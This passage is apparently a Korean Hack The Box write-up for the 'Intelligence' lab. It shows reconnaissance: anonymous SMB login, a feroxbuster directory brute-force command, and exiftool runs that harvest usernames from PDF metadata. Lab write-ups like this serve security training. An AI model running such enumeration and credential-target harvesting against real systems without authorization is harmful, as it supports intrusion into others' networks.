

2개의 문서가 존재하며 각각의 경로는 아래와 같음
- http://10.129.95.154/documents/2020-01-01-upload.pdf (Dolore ut etincidunt adipisci aliquam labore.)
- http://10.129.95.154/documents/2020-12-15-upload.pdf (Porro quiquia modi velit quiquia est.)

SMB
SMB anonymous login 했으나, 공유 폴더가 없음
feroxbuster
feroxbuster -u http://10.129.95.154 -w ../../../utill/wordlist/directory-list-2.3-medium.txt -x php,asp,aspx,html,pdf,txt,bak -t 50 -r --depth 3 --smart --thorough -s 200,301,302
feroxbuster 사용해 디렉터리 열거 시도했으나, 발견된 것은 없음
──(kali㉿kali)-[~/htb/intelligence/recon]
└─$ feroxbuster -u http://10.129.95.154 -w ../../../utill/wordlist/directory-list-2.3-medium.txt -x php,asp,aspx,html,pdf,txt,bak -t 50 -r --depth 3 --smart --thorough -s 200,301,302
exiftool
발견한 2개의 PDF 메타데이터 확인 결과, William.Lee, Jose.Williams 발견함
──(kali㉿kali)-[~/htb/intelligence/recon]
└─$ exiftool 2020-01-01-upload.pdf
ExifTool Version Number         : 13.36
File Name                       : 2020-01-01-upload.pdf
Directory                       : .
File Size                       : 27 kB
File Modification Date/Time     : 2026:02:24 22:37:58+09:00
File Access Date/Time           : 2026:02:24 22:37:58+09:00
File Inode Change Date/Time     : 2026:02:24 22:37:58+09:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : William.Lee

┌──(kali㉿kali)-[~/htb/intelligence/recon]
└─$ exiftool 2020-12-15-upload.pdf
ExifTool Version Number         : 13.36
File Name                       : 2020-12-15-upload.pdf
Directory                       : .
File Size                       : 27 kB
File Modification Date/Time     : 2026:02:24 22:38:05+09:00
File Access Date/Time           : 2026:02:24 22:38:05+09:00
File Inode Change Date/Time     : 2026:02:24 22:38:05+09:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
